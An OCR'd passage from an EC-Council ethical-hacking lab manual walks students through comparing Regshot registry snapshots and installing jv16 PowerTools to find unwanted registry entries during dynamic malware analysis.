


Figure 4.3.7: Installing an Application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.4

Take the 2nd Registry Snapshot

13. Switch to the **Regshot** application window; leave all settings to default, and click **2nd shot.**
14. A context menu appears; click **Shot and Save...**, as shown in the screenshot.




Figure 4.3.8: Taking 2nd Shot

15. The **Save As** window appears; enter the file name (here **Shot 2**) and set the location to **Desktop**. Then, click **Save**, as shown in the screenshot.




Figure 4.3.9: Saving 2nd Shot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.5

Compare and Analyze the Results

16. Now, return to the **Regshot** application window and click **Compare**, as shown in the screenshot.




Figure 4.3.10: Comparing both 1st and 2nd Shot

17. The comparison of both shots opens in a default browser window (here, **Microsoft Edge**), as shown in the screenshot.

18. Observe the registry entries that have been modified by comparing the 1st and the 2nd shots, as shown in the screenshot.




Figure 4.3.11: HTML report showing the changes made in the registry




Figure 4.3.12: HTML report showing the changes made in the registry

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. By examining modified registry entries in the result, you can find any unwanted registry entries on the machine and stop or delete them manually.
20. Close all open windows on the **Windows 10** virtual machine.
21. Now, we will perform an intensive scan for unwanted resources using jv16 PowerTools.

TASK 3.6

Perform Intensive Scan for Unwanted Resources using jv16 PowerTools

22. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\jv16 PowerTools** and double-click **jv16pt_setup.exe**.
23. If the **User Account Control** window appears, click **Yes**.
24. Follow the wizard-driven installation steps to install jv16 Power Tools.
25. The **jv16 PowerTools Quick Tutorial** window appears; click **Next**.

Note: If the **jv16 PowerTools Quick Tutorial** window does not appear, then double-click the **jv16 PowerTools** short-cut icon on **Desktop** to launch the application.

jv16 PowerTools

jv16 PowerTools is a PC system utility software that works by cleaning out unneeded files and data, cleaning the Windows registry, automatically fixing system errors, and applying optimization to your system. It allows the user to scan and monitor the Registry.




Figure 4.3.13: jv16 PowerTools Quick Tutorial

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Further, jv16 helps in detecting registry entries created by malware. The "Clean and Speedup My Computer" feature of the Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors, cleaning registry leftovers, as well as managing unneeded files such as old log files and temporary files.

26. In the **Please select your language** wizard, choose a language (here, **English**) and click **Next**.
27. The **How long would you like your trial to be?** wizard appears; leave the fields blank and click **Next**.
28. In the next **How long would you like your trial to be?** wizard screen, leave the fields blank and click **Next**.
29. The **jv16 PowerTools** pop-up appears; click **No**.
30. The **A few tips to get you started** wizard appears; click **Next**.
31. The **Simple or full user interface** wizard appears; choose the **Show me all the features and options available** radio button, and then click **Next**.

